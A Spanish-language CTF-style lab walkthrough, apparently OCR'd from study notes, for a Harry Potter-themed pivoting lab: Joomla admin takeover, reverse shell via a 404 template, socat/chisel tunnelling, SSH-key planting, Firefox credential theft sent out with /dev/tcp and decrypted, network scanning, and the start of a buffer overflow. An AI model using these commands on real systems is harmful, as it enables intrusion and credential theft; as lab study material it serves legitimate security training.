
Cambiamos la clave para poder ingresar

la clave que meti es el hash md5 de 12345 porque las claves se guardan y se verifican bajo este hash

entonces en el login de jommla pongo


user: site_admin
password: 12345

y entro



Entonces bueno lo que sigue es igual para cualquier CMS CONTENT MANAGEMENT SYSTEM como wordpress, drupal, etc, entramos a templates,. vamos al que sea que este desplegado y entramos a la pagina de 404, meteremos una instruccion que haga que cuand

ose ejecute la pagina nos de una reverse shell



Metemos la direccion IP de la maquina aragone en su interfaz que tiene conexion con nagiri


Entramos a aragog por ssh, vamos a tmp y con socat hacemos la siguiente ejecucion

./socat TCP-LISTEN:1111,fork TCP:192.168.3.41:443


En otra pestaña abrimos el puerto

nc -lvnp 443

Y abrimos una pagina que de error en el joomla para ejecutar el codigo



por ejemplo esta direccion ejecuta el codigo en la pagina error y se queda pensando, y nos da acceso al bash



formamos la tty,

script /dev/null -c bash
ctrl + z
stty raw -echo;fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184

✅ Buenas prácticas:

- Siempre hacer `ls -la` en:
  - `/home/usuario`
  - `/var/www/`
  - `/tmp/`
  - Directorios de servicios (ej. `/opt/`)

en home esta snap, al hace ls no hay nada pero ls -la, y vemos un archivo .creds.txt que tiene:

TG92ZUBsaWxseQ==

este archivo esta en base64 asi que decodificandolo da:

cat .creds.txt | base64 -d; echo

Love@lilly

que es la clave del usuario snape

**En la carpeta de hermione, hay un directorio bin, en este hay un programa bajo el nombre de hermione

vamos a tmp y creamos autorized_keys, pegamos nuestra clave de ssh para poder conectarnos como root y luego ejecutamos la siguiente ejecucion desde bin de hermione
su_cp lo que hace es copiar

./su_cp /tmp/authorized_keys /home/hermoine/.ssh/authorized_keys


entramos desde ssh

proxychains ssh hermoine@10.10.0.130

es como hermoine porque la clave esta en su carpeta

**Una vez como hermoine vemos con ls -la los archivos escondidos y encontramos mozilla

al meternos veremos que hay un perfil dentro de firefox , y tiene un json con info



se puede apreciar que hay datos encriptados, bueno en la misma carpeta hay un key4.db que es con el que desencriptaremos, para eso ocupamos la herramienta firepwd, y proporcionandole la key4.db

**Enviamos el logins.json y key a la maquina aragog de la siguiente manera

cat < logins.json > /dev/tcp/10.10.0.128/4343
cat < key4.db > /dev/tcp/10.10.128/4343

El socat en aragog debe estar asi : ./socat TCP-LISTEN:4343,fork TCP:192.168.3.41:1215

y mi nc debe ser en mi maquina atacante asi:

nc -lvnp 1215 > logins.json
nc -lvnp 1215 > key4.db

estas deben de llegar a la carpeta de firepwd, ejecutamos la herramienta y nos debe de dar algo así

```
❯ python3 firepwd.py

globalSalt: b'db8e223cef34f55b9458f52286120b8fb5293c95'
 SEQUENCE {
  SEQUENCE {
   OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
   SEQUENCE {
    OCTETSTRING b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
    INTEGER b'01'
   }
  }
  OCTETSTRING b'2065c62fe9dc4d8352677299cc0f2cb8'
 }
entrySalt: b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
b'70617373776f72642d636865636b0202'
password check? True
 SEQUENCE {
  SEQUENCE {
   OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
   SEQUENCE {
    OCTETSTRING b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
    INTEGER b'01'
   }
  }
  OCTETSTRING b'ceedd70a1cfd8295250bcfed5ff49b6c878276b968230619a2c6c51aa4ea5c8e'
 }
entrySalt: b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
b'233bb64646075d9dfe8c464f94f4df235234d94f4c2334940808080808080808'
decrypting login/password pairs
http://nagini.hogwarts:b'root',b'@Alohomora#123'
```

Aqui abajo viene la clave de root @Alohomora#123

con su root cambiamos a root desde la cuenta de hermione, ingresamos la clave y ahora somos root

vamos al dir root y .ssh

```
root@Nagini:/# cd /root/
root@Nagini:~# cd .ssh
root@Nagini:~/.ssh#
```

pegamos en el archivo authorized_keys nuestra ssh key que se obtiene

cat ~/.ssh/id_rsa.pub | tr -d '\n' | xclip -sel clip

y podemos acceder como root a la maquina nagiri

**Nos conectamos como root

proxychains ssh root@10.10.0.130

**Empezamos con la primera fase que ya hicimos pero ahora con esta maquina

hostname -I Para ver las Ip's que tiene la maquina
Y nos da
192.168.100.128
10.10.0.130

Vamos a crear el descubirdor de hosts por ping

cd /tmp/
nano hostDiscovery.sh

#!/bin/bash

for i in $(seq 1 254); do timeout 1 bash -c "ping -c 1 192.168.100.$i" &>/dev/null && echo "[+] Host 192.168.100.$i esta activo" &
done; wait

chmod +x hostDiscovery.sh
./hostDiscovery.sh

Y nos da

128 somos nosotros, la 1 sera el router y 129, 130 son las maquinas que debemos atacar


(Si una no aparee es la windows, hay que configurar el firewall para que permita entradas de protocolos ICMPv4)

192.168.100.129 es Linux y 192.168.100.130 es Windows, esto se sabe por el ttl al hacer un ping a estas direcciones

Fawkes

**Ahora vamos a centrarnos en la maquina Fawkes la linux

Para poder ver las paginas de fawkes desde kali hay que volver a tunelizar, asi que pasamos chisel a la maquina nagiri



Transferimos

proxychains scp chisel root@10.10.0.130:/tmp/chisel

**Ejecutamos chisel

Aragog: ./socat TCP-LISTEN:2322,fork TCP:192.168.3.52:1234

Fragmento	Significado
`./socat`	Ejecuta la herramienta `socat` desde el directorio actual
`TCP-LISTEN:2322,fork`	Escucha conexiones TCP en el puerto 2322 (modo servidor)
`fork`	Permite manejar múltiples conexiones simultáneamente (clona el proceso)
`TCP:192.168.3.41:1234`	Redirige la conexión hacia esa dirección IP y puerto

Nagiri: ./chisel client 10.10.0.128:2322 R:8888:socks
Lo ponemos en modo cliente a la direccion 10.10.10.128 por el puerto 2322 el cual fungira como servidor,
R: significa reverse port forwading, se esta creando un tunel inverso
8888: es el puerto en la maquina atacante (la que ejecuta el servidor chisel)
socks: significa que el cliente enviara trafico a traves de un proxy socks\

**Luego vamos a /etc/proxychains4.conf

Descomentamos dynamic_chain y comentamos `#strinct_chain`

y añadimos al final


socks5 127.0.0.1 8888

**Iniciamos con un scaneo nmap


proxychains nmap -sT -Pn --top-ports 500 --open -T5 -v -n 192.168.100.129 2>/dev/null

Comando / Opción	Significado
`proxychains`	Fuerza a que `nmap` use los proxies definidos (por ejemplo, Tor o SOCKS5).
`nmap`	Herramienta de escaneo de red.
`-sT`	Escaneo TCP de conexión completa (Connect Scan).
`-Pn`	No hace ping; asume que el host está activo.
`--top-ports 500`	Escanea los **500 puertos más usados** según Nmap.
`--open`	Muestra solo puertos abiertos. Oculta cerrados o filtrados.
`-T5`	Nivel de agresividad **más alto** (muy rápido, poco sigiloso).
`-v`	Verbose: muestra más información durante el escaneo.
`-n`	No resuelve nombres de host (DNS). Acelera el escaneo.
`192.168.100.129`	IP del objetivo.
`2>/dev/null`	Oculta mensajes de error (stderr).


En foxyproxy creamos uno nuevo,



Y al buscar la ip de fawkes nos llevara a la pagina que tiene expuesta




El escaneo nmap dio los siguientes resultados



**Entramos con ftp a la maquina como anonymous y nos deja, checamos que hay dentro

esta un archivo server_hogwarts, lo descargamos a nuestra maquina, y checamos el archivo

Al usar el comando strace al ejecutar el archivo, podemos ver que monta un server en el puerto 9898



Y si nos conectamos con nc


nc localhost 9898

Este servicio se puede acceder sin tener que descargarlo, de la siguiente manera

proxychains nc 192.168.100.129 9898

Bueno en este caso si nos dan el archivo binario es porque se espera que lo debugeemos,


*------BUFFER OVERFLOW-------
**Empezamos metiendo mas caracteres de los que el programador espera que ingresemos y vemos que perdemos conexion



En un buffer overflow si no esta sanitizada la entrada, cuando entran mas datos de los esperados, esos datos empiezan a sobrescribir registros

Para este ejrcicio ocuparemos instalar algo solo pega y ejecuta esto en bash

bash -c "$(curl -fsSL https://gef.blah.cat/sh)"



